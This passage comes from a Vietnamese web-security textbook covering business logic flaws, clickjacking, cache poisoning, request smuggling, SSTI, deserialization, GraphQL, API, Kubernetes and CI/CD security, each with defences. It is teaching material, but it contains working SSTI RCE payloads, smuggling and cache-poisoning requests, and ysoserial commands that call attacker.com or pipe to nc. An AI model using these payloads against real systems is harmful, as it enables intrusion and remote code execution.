→ Order được tạo mà không thu tiền
```

3. Trust Assumption Lỗi

```
# Vulnerable: Tin vào client-supplied discount
POST /api/checkout
{
    "items": [...],
    "discount_code": "ADMIN50",
    "discount_percent": 99  # ← Client chỉ định discount %!
}

# Server nhận discount_percent từ client → apply 99% discount
```

4. Integer Overflow / Underflow

```
Max quantity per order: 1000
Hacker order: quantity = 2147483648 (max int32)
→ Overflow → quantity becomes negative → price negative
```

5. Email Case Sensitivity

```
Đăng ký với: Admin@example.com
Login với: admin@example.com

Nếu app store email as-is nhưng lookup case-insensitive:
→ Có thể tạo nhiều accounts cho cùng email
→ Bypass "1 account per email" restriction
```

Kịch bản tấn công: Refund Fraud

```
Target: E-commerce app với refund policy

1. Mua product A ($100)
2. Nhận product A
3. Request refund → $100 được trả lại
4. (Trong một số app) Order status không update correct
5. Return window vẫn open → request another refund
→ Nhận tiền 2 lần, giữ product
```

Cách phát hiện

```
□ Thử negative quantities, prices, quantities
□ Bypass multi-step workflows bằng cách nhảy steps
□ Test integer extremes (0, -1, MAX_INT, MIN_INT)
□ Modify hidden fields / client-supplied parameters
□ Test với điều kiện "impossible" (trả hàng nhiều lần)
□ Test timing: actions trong wrong order
□ Test boundary conditions (exact limit)
```

Phòng chống

```python
# Validate tất cả business rules server-side
def add_to_cart(product_id: int, quantity: int, user_id: int):
    # Validate không tin client
    if quantity <= 0:
        raise ValueError("Quantity must be positive")

    if quantity > 100:  # Business rule: max 100 per order
        raise ValueError("Maximum 100 items per order")

    product = db.get_product(product_id)
    if not product or not product.is_available:
        raise ValueError("Product not available")

    # Calculate price server-side, không nhận từ client
    price = product.price * quantity
    # Apply discounts server-side với verified discount code

    # State machine cho workflow
    cart = db.get_cart(user_id)
    if cart.status != 'OPEN':
        raise ValueError("Cart is not in OPEN state")

# State machine cho order workflow
class OrderStateMachine:
    VALID_TRANSITIONS = {
        'PENDING': ['PAID', 'CANCELLED'],
        'PAID': ['SHIPPED', 'REFUNDED'],
        'SHIPPED': ['DELIVERED', 'RETURNED'],
        'DELIVERED': ['COMPLETED'],
        'COMPLETED': [],
    }

    def transition(self, order, new_status):
        current = order.status
        if new_status not in self.VALID_TRANSITIONS.get(current, []):
            raise ValueError(f"Cannot transition from {current} to {new_status}")
        order.status = new_status
```

Góc nhìn DevOps

Business Logic Testing trong CI/CD:

```python
# Automated business logic tests
def test_negative_quantity_rejected():
    response = client.post('/api/cart/add', json={'product_id': 1, 'quantity': -1})
    assert response.status_code == 400

def test_price_is_server_calculated():
```

```
    # Order với giá từ client bị ignore
    response = client.post('/api/checkout', json={'price': 0.01})
    order = response.json()
    assert order['total'] == expected_price  # Server price, không client price

def test_workflow_sequence_enforced():
    # Cannot skip to confirmation without payment
    response = client.post('/api/orders/confirm/ORD-001')
    assert response.status_code == 403  # Chưa thanh toán
```

Tóm tắt

- Business logic bugs là lỗi về business rules, không phải kỹ thuật.
- Khó detect bằng tools — cần hiểu business intent.
- Phổ biến: price manipulation, workflow bypass, trust in client input, integer issues.
- Phòng chống: validate tất cả business rules server-side, state machines, không tin client-supplied values.

Câu hỏi ôn tập

1. Business logic vulnerability khác với technical vulnerability như SQLi ở điểm nào?
2. Tại sao negative quantity attack hoạt động? Cần validate gì?
3. State machine pattern giúp phòng chống workflow bypass như thế nào?
4. Tại sao automated scanners khó phát hiện business logic bugs?
5. Mô tả một business logic vulnerability trong hệ thống banking.

Chương 22: Clickjacking

Khái niệm

Clickjacking (UI Redressing — Tái trang trí giao diện) là tấn công khiến người dùng click vào thứ họ không thấy hoặc không nghĩ họ đang click.

Mức độ nguy hiểm: Trung bình — Phụ thuộc vào action bị khai thác.

Cơ chế: Nhúng trang web mục tiêu vào iframe vô hình, overlay trên trang decoy.

Cách hoạt động

```
<!-- Trang của hacker -->
<style>
iframe {
    position: absolute;
    width: 500px;
    height: 700px;
    opacity: 0.0001;  /* Vô hình nhưng vẫn clickable */
    z-index: 2;
    top: 0; left: 0;
}
.decoy {
    position: absolute;
    z-index: 1;
    top: 300px;  /* Overlap với iframe's button */
    left: 200px;
}
</style>

<iframe src="https://bank.com/transfer?to=hacker&amount=1000"></iframe>
<div class="decoy">
    <button>Click here to claim your prize!</button>
</div>

<!-- User click "claim prize" → actually click bank.com "Confirm Transfer" -->
```

Phòng chống

X-Frame-Options

```
X-Frame-Options: DENY           → không ai được embed
X-Frame-Options: SAMEORIGIN     → chỉ same origin được embed
X-Frame-Options: ALLOW-FROM https://partner.com  → deprecated
```

Content-Security-Policy frame-ancestors

```
Content-Security-Policy: frame-ancestors 'none'
Content-Security-Policy: frame-ancestors 'self'
Content-Security-Policy: frame-ancestors https://partner.com
```

CSP `frame-ancestors` thay thế `X-Frame-Options` — linh hoạt hơn.

```
# Nginx
add_header X-Frame-Options "DENY" always;
add_header Content-Security-Policy "frame-ancestors 'none'" always;
```

Frame-busting JavaScript (Không đáng tin)

```
// Yếu: có thể bypass bằng sandbox iframe
if (window !== window.top) {
    window.top.location = window.location;
}
```

```
// Bypass:
<iframe sandbox="allow-forms allow-scripts" src="...">
```

Tóm tắt

- Clickjacking: invisible iframe overlay → user click phần tử hidden.
- Phòng chống: `X-Frame-Options: DENY` + `CSP: frame-ancestors 'none'`.
- Frame-busting JS có thể bị bypass với sandbox iframe.

Chương 23: Web Cache Poisoning

Khái niệm

Web Cache Poisoning là tấn công khiến cache (CDN, Varnish, Nginx cache) lưu trữ và phục vụ response độc hại đến nhiều người dùng.

Mức độ nguy hiểm: Cao — Một attack ảnh hưởng tất cả users nhận cached response.

Cache Keys và Unkeyed Inputs

Cache key là tập hợp các components xác định "request này có giống request trước không": - Thường: URL + Host header - Không bao gồm: nhiều headers, cookies (trừ khi configured)

Unkeyed inputs = headers/parameters mà server xử lý nhưng cache không tính vào key.

Cách hoạt động

```
1. Tìm unkeyed input ảnh hưởng đến response:
   X-Forwarded-Host: attacker.com
   → Server dùng để tạo links trong response

2. Poison cache:
GET /path HTTP/1.1
Host: example.com
X-Forwarded-Host: attacker.com

Response (cached):
<script src="https://attacker.com/evil.js"></script>

3. Nếu response được cache:
→ Mọi user request /path → nhận response với attacker.com script
→ XSS cho tất cả users!
```

Attack Vectors

Host Header Injection

```
GET / HTTP/1.1
Host: example.com
X-Forwarded-Host: "><script>alert(1)</script>
X-Host: "><script>alert(1)</script>
```

Fat GET Request

```
GET /?utm_source=test HTTP/1.1
Host: example.com

search=INJECTED_PAYLOAD
# GET request với body → một số servers xử lý body
# Một số caches không include body trong key → poisoned cache
```

Cache Deception vs. Cache Poisoning

```
Cache Deception (ngược lại):
Lừa server cache sensitive data (của victim)

1. Hacker tạo URL: /account/profile/nonexistent.css
2. Server: trả profile HTML (ignore invalid path)
3. Cache: thấy .css → cache aggressive (dựa vào extension)
4. Hacker request: /account/profile/nonexistent.css
5. Nhận cached profile của... victim nếu victim đã request trước
```

Phòng chống

```
1. Disable caching cho sensitive endpoints
2. Validate unkeyed inputs (X-Forwarded-Host, etc.)
3. Add unkeyed inputs vào Vary header hoặc cache key
4. Dùng Param Miner để phát hiện unkeyed inputs
5. Cache-Control: no-store cho responses nhạy cảm
```

```
# Cache configuration an toàn
proxy_cache_key "$scheme$proxy_host$request_uri$http_x_requested_with";
# Thêm important headers vào cache key

location /api/ {
    add_header Cache-Control "no-store, no-cache" always;
    proxy_no_cache 1;
}
```

Tóm tắt

- Cache poisoning: inject vào unkeyed input → cached response độc hại → ảnh hưởng nhiều users.
- Phát hiện: Param Miner extension.
- Phòng chống: validate inputs, không cache dựa vào unkeyed params, no-store cho sensitive endpoints.

Chương 24: HTTP Request Smuggling

Khái niệm

HTTP Request Smuggling là tấn công khai thác sự không đồng nhất giữa front-end server (load balancer/WAF) và back-end server về cách xác định ranh giới giữa các HTTP requests.

Mức độ nguy hiểm: Rất cao — Bypass WAF, poison cache, hijack user requests.

CL.TE, TE.CL, TE.TE

HTTP/1.1 có hai headers xác định message length: - `Content-Length`: Độ dài của body tính bằng bytes - `Transfer-Encoding: chunked`: Body được gửi theo chunks

CL.TE — Front-end dùng Content-Length, Back-end dùng Transfer-Encoding

```
POST / HTTP/1.1
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

- Front-end (CL): thấy body = 13 bytes → gửi toàn bộ đến back-end
- Back-end (TE): thấy `0\r\n\r\n` → request kết thúc tại đó
- `SMUGGLED` → được prepend vào request tiếp theo!

TE.CL — Front-end dùng Transfer-Encoding, Back-end dùng Content-Length

```
POST / HTTP/1.1
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

- Front-end (TE): xử lý chunked → forward toàn bộ đến back-end
- Back-end (CL): thấy body = 3 bytes (`8\r\n`) → phần còn lại là prefix của request kế tiếp

Khai thác

Bypass WAF

```
WAF nằm ở front-end → block malicious requests
Smuggling: append payload vào request của user khác
→ Payload đến back-end mà không qua WAF check
```

Capture Other Users' Requests

```
Smuggle partial request header của hacker:
POST /search HTTP/1.1
Content-Length: 166
Transfer-Encoding: chunked

0

GET /capture HTTP/1.1
X-Ignore: X
```

→ Request của victim bị prepend vào `GET /capture`, attacker nhận victim's cookies/tokens.

Phòng chống

```
1. Dùng HTTP/2 end-to-end (không bị smuggling theo cách này)
2. Normalize ambiguous requests ở front-end
3. Reject requests với cả CL và TE headers
4. Enable "Reuse backend connections" = false

Nginx:
proxy_http_version 1.1;
proxy_set_header Connection "";
```

Tóm tắt

- Request smuggling: front-end và back-end disagree về request boundaries.
- Ba variant: CL.TE, TE.CL, TE.TE (obfuscated header).
- Impact: WAF bypass, cache poisoning, session hijacking.
- Phòng chống: HTTP/2 end-to-end, reject ambiguous requests.

Chương 25: SSTI — Server-Side Template Injection

Khái niệm

SSTI (Server-Side Template Injection — Tiêm vào template phía server) xảy ra khi user input được nhúng trực tiếp vào template engine và được evaluate, thay vì được treated như data.

Mức độ nguy hiểm: Rất cao — SSTI thường dẫn đến RCE.

Template Engines phổ biến

Engine	Ngôn ngữ	Syntax
Jinja2	Python	`{{ }}`, `{% %}`
Twig	PHP	`{{ }}`, `{% %}`
Freemarker	Java	`${...}`, `<#...>`
Thymeleaf	Java	`${...}`, `th:*`
ERB	Ruby	`<%= %>`, `<% %>`
Pebble	Java	`{{ }}`, `{% %}`

Cách hoạt động

```
# Vulnerable Jinja2
from jinja2 import Template

@app.route('/hello')
def hello():
    name = request.args.get('name')
    # SAI: string interpolation trước khi template render
    template = Template(f"Hello {name}!")  # ← Inject point!
    return template.render()

# Normal: name=Alice → "Hello Alice!"
# Attack: name={{ 7*7 }} → "Hello 49!" → Template evaluated!
# Attack: name={{ config }} → leak Flask config (secret key!)
```

Detection

```
Fuzz với: ${{<%[%'"}}%\
→ Nếu error → template engine present

Mathematical expressions:
${7*7} → 49 (Jinja2/Twig)
<%= 7*7 %> → 49 (ERB)
#{7*7} → 49 (Ruby template)
{{7*7}} → 49 (Jinja2)
{{7*'7'}} → '7777777' (Jinja2 với Python multiplication)
           → 49 (Twig với PHP multiplication)
→ Phân biệt engine
```

Exploitation

Jinja2 RCE

```
# Payload để đạt RCE trong Jinja2
{{config.__class__.__init__.__globals__['os'].popen('id').read()}}

# Hoặc qua MRO (Method Resolution Order)
{{''.__class__.__mro__[1].__subclasses__()}}
```

```
# → List tất cả subclasses → tìm subprocess.Popen

{{''.__class__.__mro__[1].__subclasses__()[408]('id', shell=True, stdout=-1).communicate()}}

# Ngắn hơn:
{{self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

Twig RCE

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

Freemarker RCE

```
<#assign ex="freemarker.template.utility.Execute"?new()>${ ex("id") }
```

Phòng chống

```
# ĐÚNG: Pass data riêng biệt, không string interpolation
from jinja2 import Environment, select_autoescape

env = Environment(autoescape=select_autoescape(['html', 'xml']))
template = env.from_string("Hello {{ name }}!")  # Template literal
return template.render(name=user_input)  # Data riêng biệt

# Sandbox Jinja2
from jinja2.sandbox import SandboxedEnvironment
env = SandboxedEnvironment()
# Giới hạn access đến Python internals
```

Tóm tắt

- SSTI: user input evaluated như template code → RCE.
- Detect: `{{7*7}}` → 49.
- Exploit: access Python internals qua MRO, `os.popen()`.
- Phòng chống: không concat user input vào template string, dùng render(data=input).

Chương 26: Insecure Deserialization

Khái niệm

Insecure Deserialization (Deserialization không an toàn) xảy ra khi ứng dụng deserialize dữ liệu từ user input mà không validate, cho phép hacker inject arbitrary objects dẫn đến RCE.

Mức độ nguy hiểm: Rất cao — RCE, privilege escalation.

Serialization là gì?

```
Serialization: Object → Bytes (để lưu/truyền)
Deserialization: Bytes → Object (tái tạo)

Ứng dụng serialize objects để:
- Lưu session
- Truyền qua network
- Cache data
```

Ngôn ngữ-Specific

PHP

```php
// Serialize
$obj = new User(1, 'admin');
$serialized = serialize($obj);
// O:4:"User":2:{s:2:"id";i:1;s:4:"name";s:5:"admin";}

// Vulnerable deserialization
$data = unserialize($_COOKIE['user_data']);  // Không validate!

// Attack: Modify cookie thành:
// O:4:"User":2:{s:2:"id";i:1;s:4:"name";s:5:"admin";s:8:"is_admin";b:1;}
// → Object với is_admin = true
```

PHP Magic Methods:

```php
__wakeup()    # Gọi sau deserialization
__destruct()  # Gọi khi object bị garbage collected
__toString()  # Gọi khi object dùng như string

// Gadget chain: chuỗi method calls exploit sẵn có trong code
class Logger {
    public $logFile;

    public function __destruct() {
        file_put_contents($this->logFile, 'log entry');
        // Hacker set $logFile = "/var/www/shell.php"
        // Và inject PHP code vào 'log entry'
    }
}
```

Java

```java
// Vulnerable
ObjectInputStream ois = new ObjectInputStream(request.getInputStream());
Object obj = ois.readObject();  // ← Deserialize từ request body

// Gadget chains: ysoserial
// java -jar ysoserial.jar CommonsCollections6 "touch /tmp/pwned" | nc target 80
```

```
# ysoserial: tool tạo Java deserialization gadget chains
java -jar ysoserial.jar CommonsCollections6 "curl https://attacker.com/$(whoami)"
# → Serialize payload RCE
```

Phòng chống

```python
# Python: Không dùng pickle từ untrusted input
import pickle
import hmac
import hashlib

SECRET_KEY = b'super-secret'

def serialize(obj):
    data = pickle.dumps(obj)
    sig = hmac.new(SECRET_KEY, data, hashlib.sha256).hexdigest()
    return sig + ':' + data.hex()

def deserialize(signed_data):
    sig, hex_data = signed_data.split(':', 1)
    data = bytes.fromhex(hex_data)

    # Verify signature trước khi deserialize
    expected_sig = hmac.new(SECRET_KEY, data, hashlib.sha256).hexdigest()
    if not hmac.compare_digest(sig, expected_sig):
        raise ValueError("Signature mismatch")

    return pickle.loads(data)  # Safe vì đã verify signature

# Hoặc: Dùng JSON thay vì binary serialization
import json
serialized = json.dumps({'user_id': 1, 'role': 'user'})
obj = json.loads(serialized)
```

```java
// Java: Whitelist allowed classes
import java.io.*;
import java.util.Arrays;
import java.util.List;

class SafeObjectInputStream extends ObjectInputStream {
    private static final List<String> ALLOWED_CLASSES = Arrays.asList(
        "com.example.app.SafeClass",
        "java.lang.String",
        "java.util.ArrayList"
    );

    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException {
        if (!ALLOWED_CLASSES.contains(desc.getName())) {
            throw new InvalidClassException("Unauthorized deserialization", desc.getName());
        }
        return super.resolveClass(desc);
    }
}
```

Tóm tắt

- Insecure deserialization: deserialize untrusted data → attacker inject malicious objects.
- PHP: magic methods (__wakeup, __destruct) trong gadget chains.
- Java: ysoserial tool tạo gadget chain payloads.
- Phòng chống: sign serialized data, whitelist allowed classes, prefer JSON.

Chương 27: GraphQL Security

Khái niệm

GraphQL là query language cho APIs, cho phép client specify exactly data nào muốn nhận. GraphQL có attack surface riêng biệt so với REST APIs.

Mức độ nguy hiểm: Trung bình-Cao — Phụ thuộc vào implementation.

GraphQL vs REST

```
REST: Nhiều endpoints, server quyết định response format
/api/users → {id, name, email, orders, ...}

GraphQL: 1 endpoint, client quyết định
POST /graphql
{
  query: "{ user(id: 1) { name email } }"
}
→ Chỉ trả name và email
```

Introspection — Information Disclosure

Introspection cho phép query schema của API:

```
# Lấy toàn bộ schema
query IntrospectionQuery {
    __schema {
        types {
            name
            fields {
                name
                type { name }
            }
        }
    }
}

# Response:
{
  "types": [
    {"name": "User", "fields": [
      {"name": "id"}, {"name": "email"},
      {"name": "password"}, {"name": "creditCard"}  # ← Nhạy cảm!
    ]},
    {"name": "AdminDashboard", "fields": [...]}  # ← Hidden endpoint lộ!
  ]
}
```

Tắt introspection trong production:

```
// Apollo Server
const server = new ApolloServer({
    typeDefs,
    resolvers,
    introspection: process.env.NODE_ENV !== 'production',
});
```

IDOR qua GraphQL

```
# Tấn công IDOR
query {
    user(id: 1) {  # Thay đổi ID
        name
        email
        creditCard { number }
```

```
    }
}
```

Nếu resolver không check authorization → IDOR.

Batching Attack — Bypass Rate Limiting

```
# Gửi nhiều queries trong 1 request
[
    {"query": "mutation { login(username: 'admin', password: 'pass1') }"},
    {"query": "mutation { login(username: 'admin', password: 'pass2') }"},
    {"query": "mutation { login(username: 'admin', password: 'pass3') }"},
    ... (1000 queries)
]

# Nếu rate limiting per-request (không per-query):
# 1 request với 1000 queries → bypass rate limit
```

DoS qua Deep Query

```
# Deeply nested query → exponential resources
query {
    users {
        friends {
            friends {
                friends {
                    friends {
                        # ... nested 10+ levels
                        name
                    }
                }
            }
        }
    }
}
```

Phòng chống

```
// 1. Disable introspection
introspection: process.env.NODE_ENV === 'production' ? false : true

// 2. Query depth limiting
const depthLimitPlugin = createComplexityLimitRule(1000, {
    scalarCost: 1,
    objectCost: 2,
    listFactor: 10
});

// 3. Query complexity analysis
const { createComplexityLimitRule } = require('graphql-validation-complexity');
const rules = [createComplexityLimitRule(1000)];

// 4. Authorization trong resolvers
const resolvers = {
    Query: {
        user: async (_, { id }, context) => {
            // Check authorization
            if (context.user.id !== id && !context.user.isAdmin) {
                throw new ForbiddenError('Not authorized');
            }
            return db.getUser(id);
        }
    }
};

// 5. Disable batching hoặc limit batch size
const server = new ApolloServer({
    typeDefs,
    resolvers,
    plugins: [ApolloServerPluginLandingPageDisabled()],
```

```
    allowBatchedHttpRequests: false  // Disable batching
});
```

Tóm tắt

- GraphQL: 1 endpoint flexible → larger attack surface.
- Introspection lộ schema → disable in production.
- IDOR trong resolvers nếu không check ownership.
- Batching bypass rate limiting.
- Deep queries → DoS.
- Phòng chống: disable introspection, depth/complexity limits, auth trong resolvers.

Câu hỏi ôn tập chương 22-27

1. Clickjacking có thể bypass SameSite cookie như thế nào?
2. Cache poisoning với “unkeyed inputs” nghĩa là gì?
3. Trong HTTP request smuggling, CL.TE và TE.CL khác nhau như thế nào?
4. SSTI khác SQL injection ở điểm nào? Cả hai đều là injection attacks.
5. Tại sao GraphQL introspection nên disabled trong production?

Chương 28: API Security

Khái niệm

API Security là bảo mật cho REST/GraphQL/gRPC APIs. Với microservices architecture, API là attack surface chính.

OWASP API Security Top 10 (2023):

1. **API1: Broken Object Level Authorization** → IDOR
2. **API2: Broken Authentication**
3. **API3: Broken Object Property Level Authorization** → Mass assignment
4. **API4: Unrestricted Resource Consumption** → Rate limiting
5. **API5: Broken Function Level Authorization** → Missing auth
6. **API6: Unrestricted Access to Sensitive Business Flows**
7. **API7: Server Side Request Forgery**
8. **API8: Security Misconfiguration**
9. **API9: Improper Inventory Management** → Shadow APIs
10. **API10: Unsafe Consumption of APIs** → Third-party API injection

API1: BOLA — Broken Object Level Authorization

Giống IDOR nhưng specific với APIs:

```
GET /api/v1/accounts/123/transactions HTTP/1.1
Authorization: Bearer token_of_account_456

→ Nếu không check "account 123 belongs to token owner" → BOLA
```

API3: Mass Assignment

```
# Vulnerable: Update user từ entire request body
@app.route('/api/user/update', methods=['PUT'])
def update_user():
    user = User.query.get(g.current_user.id)
    user.update_from_dict(request.json)  # ← Tất cả fields từ request!
    db.save(user)

# Attack payload:
{
    "name": "Alice",
    "email": "alice@example.com",
    "role": "admin",         ← Escalate to admin!
    "is_verified": true,     ← Self-verify!
    "account_balance": 99999  ← Inject arbitrary fields!
}
```

Phòng chống:

```
# Whitelist allowed fields
ALLOWED_UPDATE_FIELDS = {'name', 'email', 'phone', 'bio'}

def update_user():
    update_data = {
        k: v for k, v in request.json.items()
        if k in ALLOWED_UPDATE_FIELDS
    }
    user.update(**update_data)
```

API4: Rate Limiting

```
Không có rate limiting → brute force, enumeration, scraping

Implement ở multiple levels:
1. API Gateway (Kong, AWS API Gateway)
2. Application level (Flask-Limiter, Express rate-limit)
3. Nginx

Per-endpoint limits:
/api/login: 5/minute
/api/search: 60/minute
/api/export: 1/hour
```

```
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

limiter = Limiter(
    app,
    key_func=get_remote_address,
    default_limits=["200 per day", "50 per hour"]
)

@app.route('/api/login', methods=['POST'])
@limiter.limit("5 per minute")
def login():
    ...

@app.route('/api/export', methods=['GET'])
@limiter.limit("1 per hour")
def export_data():
    ...
```

API Versioning Security

```
Vấn đề: v1 bị deprecated nhưng vẫn accessible
/api/v1/users → Không có auth
/api/v2/users → Có auth
/api/v1/users → Bypass auth!

Shadow APIs: endpoints không documented, không monitored
```

```
# Discover API versions và hidden endpoints
ffuf -w /usr/share/wordlists/api-list.txt \
     -u https://example.com/api/FUZZ \
     -mc 200,201,400,401,403

# Common API patterns
/api/v1/  /api/v2/  /api/v3/
/v1/  /v2/
/api/internal/
/api/admin/
```

Authentication cho APIs

```
API Keys: Không expire → nếu lộ → permanent compromise
  X-API-Key: sk-abc123...

JWT Bearer tokens: Expire, revocable
  Authorization: Bearer eyJhbG...

OAuth 2.0: Best for third-party access

mTLS: Certificate-based, cho service-to-service
```

Góc nhìn DevOps

API Gateway:

```
# Kong Gateway config
services:
  - name: user-api
    url: http://user-service:8080
    plugins:
      - name: rate-limiting
        config:
          minute: 60
          hour: 1000
      - name: key-auth
      - name: cors
        config:
          origins:
            - https://app.example.com
      - name: request-size-limiting
        config:
          allowed_payload_size: 10  # 10MB max
```

API Inventory — Biết tất cả APIs:

```
# Scan code để list tất cả API endpoints
grep -rn "@app.route\|@router.get\|@router.post" src/
# Hoặc dùng code analysis tools
```

Tóm tắt

- API Top 10: BOLA (IDOR), broken auth, mass assignment, no rate limiting quan trọng nhất.
- Mass assignment: whitelist allowed fields, không nhận arbitrary input.
- Rate limiting: implement ở gateway và application level.
- API versioning: deprecated versions phải truly disabled, không chỉ hidden.
- Dùng API Gateway để centralize auth, rate limiting, logging.

Chương 29: Kubernetes Security liên quan Web

Khái niệm

Kubernetes orchestrates containers nhưng cũng có attack surface riêng. Lỗi cấu hình K8s có thể expose internal services, allow privilege escalation, và amplify web security vulnerabilities.

Ingress Misconfiguration

Expose Internal Services

```yaml
# SAI: Expose admin service ra internet
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: admin-ingress
spec:
  rules:
    - host: admin.example.com  # ← Public DNS!
      http:
        paths:
          - path: /
            backend:
              service:
                name: admin-service
                port:
                  number: 8080
```

```yaml
# ĐÚNG: Admin chỉ accessible từ VPN IP
metadata:
  annotations:
    nginx.ingress.kubernetes.io/whitelist-source-range: "10.0.0.0/8,192.168.0.0/16"
```

SSRF đến Kubernetes API

```
Nếu app bị SSRF:
http://kubernetes.default.svc.cluster.local/api/v1/pods
http://10.96.0.1/api/v1/secrets   ← Kubernetes API server

Nếu Pod không mount ServiceAccount token
→ Không có authentication → List semua pods, secrets!
```

```yaml
# Disable ServiceAccount token auto-mount
spec:
  automountServiceAccountToken: false  # Nếu không cần K8s API access

# Hoặc dùng minimal permissions:
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
rules:
  - apiGroups: [""]
    resources: ["configmaps"]
    verbs: ["get"]  # Chỉ đọc configmap cụ thể
```

Secrets trong Kubernetes

```yaml
# SAI: Hardcode secret trong manifest
env:
  - name: DB_PASSWORD
    value: "SuperSecret123"

# ĐÚNG: Dùng K8s Secret
apiVersion: v1
kind: Secret
```

```
metadata:
  name: db-credentials
type: Opaque
stringData:
  password: "SuperSecret123"

# Reference trong Pod:
env:
  - name: DB_PASSWORD
    valueFrom:
      secretKeyRef:
        name: db-credentials
        key: password
```

Vấn đề với K8s Secrets: - Chỉ base64 encoded, không encrypted by default - Accessible bởi bất kỳ ai có quyền read trong namespace

Giải pháp:

```
# 1. Encrypt etcd at rest
# /etc/kubernetes/encryption-config.yaml

# 2. Dùng External Secrets Operator
# Sync secrets từ AWS Secrets Manager/Vault vào K8s

# 3. Sealed Secrets (Bitnami)
kubeseal --format yaml < secret.yaml > sealed-secret.yaml
# Sealed secrets safe để commit vào git
```

Pod Security

```
apiVersion: v1
kind: Pod
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    fsGroup: 2000
    seccompProfile:
      type: RuntimeDefault
  containers:
    - name: app
      image: myapp:latest
      securityContext:
        allowPrivilegeEscalation: false
        readOnlyRootFilesystem: true
        capabilities:
          drop:
            - ALL
          add:
            - NET_BIND_SERVICE  # Chỉ nếu cần port <1024
      resources:
        limits:
          cpu: "500m"
          memory: "256Mi"
        requests:
          cpu: "100m"
          memory: "128Mi"
```

Network Policy

```
# Default deny all ingress/egress
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
spec:
  podSelector: {}
  policyTypes:
    - Ingress
    - Egress
```

```yaml
# Allow only necessary traffic
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: webapp-policy
spec:
  podSelector:
    matchLabels:
      app: webapp
  policyTypes:
    - Ingress
    - Egress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app: nginx-ingress
      ports:
        - port: 8080
  egress:
    - to:
        - podSelector:
            matchLabels:
              app: database
      ports:
        - port: 5432
    - to:
        - namespaceSelector: {}
      ports:
        - port: 53  # DNS
```

Container Image Security

```bash
# Scan images cho vulnerabilities
trivy image myapp:latest --severity HIGH,CRITICAL

# Sign images với cosign
cosign sign --key cosign.key myapp:latest

# Verify trước khi deploy
cosign verify --key cosign.pub myapp:latest

# Admission controller: chỉ allow signed images
# Kyverno or OPA Gatekeeper
```

```dockerfile
# Secure Dockerfile
FROM python:3.11-slim

# Non-root user
RUN groupadd -r app && useradd --no-create-home -r -g app app

WORKDIR /app

# Copy only necessary files
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

COPY src/ .

# Drop to non-root
USER app

EXPOSE 8080
CMD ["python", "app.py"]
```

Tóm tắt

- Ingress misconfiguration → expose internal services → SSRF/direct access.
- Kubernetes API accessible từ pods nếu có ServiceAccount token.
- K8s Secrets chỉ base64 encoded — dùng External Secrets với real encryption.
- Pod security: non-root, read-only filesystem, drop capabilities.

- Network Policy: default deny, allow minimum necessary.
- Scan container images trong CI/CD.

Chương 30: CI/CD Security

Khái niệm

CI/CD pipelines là một trong những attack surfaces quan trọng nhất trong modern DevOps. Compromise pipeline = compromise toàn bộ software supply chain.

Pipeline Injection

```
# GitHub Actions — Vulnerable
name: CI

on:
  pull_request:
    types: [opened, synchronize]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Greet contributor
        run: echo "Hello ${{ github.event.pull_request.head.repo.full_name }}"
        # ← Nếu fork repo name chứa shell injection payload!

      # Attack: Fork repo với name: "user/repo$(curl attacker.com)"
      # → Bash execute curl command trong pipeline context
```

Phòng chống:

```
# ĐÚNG: Set env variable trước, reference qua env
- name: Greet contributor
  env:
    REPO_NAME: ${{ github.event.pull_request.head.repo.full_name }}
  run: echo "Hello $REPO_NAME"
  # $REPO_NAME passed as string, không executed as shell
```

Dependency Confusion

```
Public package: lodash (tên)
Internal package: company-utils (tên) → chỉ có trên internal registry

Attack:
1. Hacker publish package tên "company-utils" lên npmjs.com với version cao hơn
2. npm/pip check public registry trước (hoặc cùng lúc)
3. Download malicious "company-utils" v99.0.0 thay vì internal v1.0.0
4. Malicious package chạy postinstall script → exfiltrate secrets
```

Phòng chống:

```
1. Dùng scoped packages: @company/utils (npm)
2. Configure package manager chỉ dùng internal registry
3. Verify package checksums (package-lock.json, pip hash)
4. Block outbound đến public registry từ build environment
```

Secrets trong CI/CD

```
# SAI: Hardcode trong pipeline
- name: Deploy
  run: |
    docker login -u admin -p SuperSecret123

# ĐÚNG: Dùng secrets
- name: Deploy
  env:
    DOCKER_PASSWORD: ${{ secrets.DOCKER_PASSWORD }}
  run: |
```

```
    echo "$DOCKER_PASSWORD" | docker login -u admin --password-stdin

# Log masking: GitHub tự mask secrets trong logs
# Nhưng base64 encode sẽ bypass masking!
# - name: Debug (NGUY HIỂM!)
#   run: echo "${{ secrets.MY_SECRET }}" | base64
```

Supply Chain Attacks

```
SolarWinds style attack:
1. Compromise upstream dependency
2. Inject malicious code vào legitimate package
3. Downstream consumers install without knowing

Phòng chống:
- Pin exact versions (không dùng @latest hoặc ~1.0)
- Verify checksums/hashes
- SBOM (Software Bill of Materials)
- Dependency scanning: Snyk, Dependabot, Trivy
- Private mirror cho dependencies
```

SAST và DAST trong Pipeline

```
# GitHub Actions với SAST
name: Security

on: [push, pull_request]

jobs:
  sast:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: SAST với Semgrep
        run: |
          pip install semgrep
          semgrep --config=p/owasp-top-ten \
                  --config=p/sql-injection \
                  --config=p/command-injection \
                  src/ \
                  --output report.json \
                  --json

      - name: Dependency Scan với Safety
        run: |
          pip install safety
          safety check -r requirements.txt

  dast:
    needs: [build, deploy-staging]
    runs-on: ubuntu-latest
    steps:
      - name: DAST với ZAP
        run: |
          docker run owasp/zap2docker-stable \
            zap-baseline.py \
            -t https://staging.example.com \
            -r zap-report.html
```

Tóm tắt

- Pipeline injection: user-controlled input chạy trong pipeline context.
- Dependency confusion: public package hijack tên internal package.
- Secrets: dùng CI/CD secret store, không hardcode, cẩn thận với encoding.
